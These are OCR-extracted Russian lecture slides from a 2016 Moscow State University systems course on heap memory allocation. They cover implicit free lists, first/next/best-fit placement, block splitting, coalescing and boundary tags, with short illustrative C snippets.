
Адресуются слова

  - Выделение за линейное время
  - На практике может вызывать «дробление» блоков в начале списка
- *Следующий подходящий:*
  - Аналогично предыдущему, поиск продолжается с позиции на которой он остановился ранее
  - Как правило работает быстрее: не происходит повторного просмотра неподходящих блоков
  - Некоторые исследования допускают худшую фрагментацию
- *Наилучший:*
  - Просмотр всего списка, выбор ***наилучшего*** свободного блока
    - меньше всего байт сверх запрошенного размера
  - Небольшой размер незанятых фрагментов
  - Как правило, работает медленнее, чем *первый подходящий*

© 2016 МГУ/ВМК/СП

Неявный список
Выделение свободного блока

- Выделение свободного блока: *расщепление*
  - Если размер требуемой памяти меньше, чем доступное в свободном блоке пространство, блок можно расщепить




```
void addblock(ptr p, int len) {
  int newsize = ((len + 1) >> 1) << 1;  // «округляем вверх» до четного
  int oldsize = *p & -2;                // маскируем и считываем размер
  *p = newsize | 1;                     // выставляем новую длину блока
  if (newsize < oldsize)
    *(p+newsize) = oldsize - newsize;   // выставляем длину нового блока
}
```


© 2016 МГУ/ВМК/СП

Неявный список
Освобождение блока

- Невероятно простая реализация!
  - Всего лишь нужно сбросить флаг, показывающий выделен блок или свободен

```
void free_block(ptr p) { *p = *p & -2 }
```

  - К сожалению, приходим к «ложной фрагментации»




Несмотря на то, что свободное пространство есть, менеджер памяти его не в состоянии найти

© 2016 МГУ/ВМК/СП

Неявный список
Слияние

- Объедение *(слияние)* со следующим/предыдущим блоком, если он свободен
  - Слияние со следующим блоком





```
void free_block(ptr p) {
    *p = *p & -2;            // сбрасываем флаг
    next = p + *p;           // находим следующий блок
    if ((*next & 1) == 0)    // если он свободен
      *p = *p + *next;       // добавляем его к текущему блоку
}
```

  - Как провести слияние с *предыдущим* блоком?


© 2016 МГУ/ВМК/СП

Неявный список
Двунаправленное слияние

- *Граничные теги* [Кнут 73]
  - Повторяем заголовок (размер/флаг) в конце блока
  - Появляется возможность проходить список в обратном направлении за счет дополнительного расходования памяти
  - Общеупотребительный технический прием



Формат выделенных и свободных блоков




a = 1: Блок занят
a = 0: Блок свободен

Размер: Общий размер всего блока


© 2016 МГУ/ВМК/СП

Слияние за фиксированное время




© 2016 МГУ/ВМК/СП

Слияние за фиксированное время (Случай 1)




© 2016 МГУ/ВМК/СП

Слияние за фиксированное время (Случай 2)




© 2016 МГУ/ВМК/СП

Слияние за фиксированное время (Случай 3)



© 2016 МГУ/ВМК/СП

Слияние за фиксированное время (Случай 4)



© 2016 МГУ/ВМК/СП

Недостатки Граничных Тегов

- Внутренняя фрагментация
- Есть ли возможности для оптимизации?
  - Каким блокам нужен тег нижней границы?
  - … И что это значит?